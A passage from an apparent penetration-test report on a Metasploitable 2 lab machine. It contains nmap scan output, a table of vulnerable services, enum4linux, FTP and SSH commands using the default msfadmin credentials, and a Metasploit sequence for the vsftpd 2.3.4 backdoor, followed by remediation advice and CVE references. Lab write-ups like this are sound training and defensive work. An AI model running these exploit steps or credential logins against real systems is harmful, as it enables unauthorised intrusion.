|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7
IPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ
23/tcp   open  telnet      syn-ack Linux telnetd
25/tcp   open  smtp        syn-ack Postfix smtpd
```

```
3306/tcp open  mysql       syn-ack MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, LongColumnFlag, SwitchToSSLAfterHandshake, Speaks41Pro
|   Status: Autocommit
|_  Salt: 'a6'b7*mg@F~kzG3g-Ko
5432/tcp open  postgresql  syn-ack PostgreSQL DB 8.3.0 - 8.3.7
```

```
5900/tcp open  vnc         syn-ack VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         syn-ack (access denied)
6667/tcp open  irc         syn-ack UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:19:33
|   source ident: nmap
|   source host: A26C7909.78DED367.FFFA6D49.IP
```

```
Host script results:
|_clock-skew: mean: 1h15m03s, deviation: 2h30m00s, median: 2s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-01-26T13:03:01-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 36095/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 62184/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 44187/udp): CLEAN (Failed to receive data)
|   Check 4 (port 28184/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
```

Services and Versions

Identified Services and Versions	
FTP (vsftpd 2.3.4)	Vulnerable to backdoor command execution
SSH (OpenSSH 4.7p1)	Potential brute-force target
PostgreSQL 8.3.0	Weak authentication
IRC UnrealIRCd 3.2.8.1	Remote command execution backdoor
MySQL 5.0.51a – Default credentials present	Default credentials present

Other Identified Services and Versions	(not exploited)
Telnet	Possible credential theft risk
Apache 2.2.8	Hosts Mutillidae (OWASP training app)
Tomcat 5.5.20	Default admin credentials
Samba 3.0.20	Remote code execution (RCE) vulnerability

User enumeration in vulnerable services: enum4linux -a 192.168.1.201

Manual Exploitation

Tools and Commands Used:

FTP access with default credentials: ftp 192.168.1.201

Username: msfadmin | Password: msfadmin

SSH connection and privilege escalation: ssh msfadmin@192.168.1.201

Automated Exploitation

Tools and Commands Used:

Using Metasploit for automated exploitation:

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.1.201
exploit
```

Final Recommendations

Apart from the mitigation strategies mentioned regarding each vulnerability found, Rabrial recommends implementing patching, secure configurations, access controls, and continuous monitoring, so that JM Tech can mitigate the risks present and secure its systems against real-world attacks.

References:

https://www.researchgate.net/publication/341318012_Penetration_Testing_on_Metasploitable_2

https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/

https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2006-2369

https://nvd.nist.gov/vuln/detail/CVE-2011-2523

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2075

https://access.redhat.com/security/cve/CVE-2011-3556

https://security-tracker.debian.org/tracker/CVE-2020-14145

https://www.cvedetails.com/cve/CVE-2008-2145

https://www.exploit-db.com/exploits/49757

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/irc/unreal_ircd_3281_backdoor.rb

https://www.offsec.com/metasploit-unleashed/scanner-vnc-auxiliary-modules/

https://www.geeksforgeeks.org/how-to-use-hydra-to-brute-force-ssh-connections/

https://docs.oracle.com/javase/7/docs/technotes/guides/rmi/relnotes.html

https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary/scanner/postgres/postgres_login

https://dev.mysql.com/doc/refman/8.0/en/security-guidelines.html

https://github.com/Milkad0/Metasploitable-2

https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server/

End of Report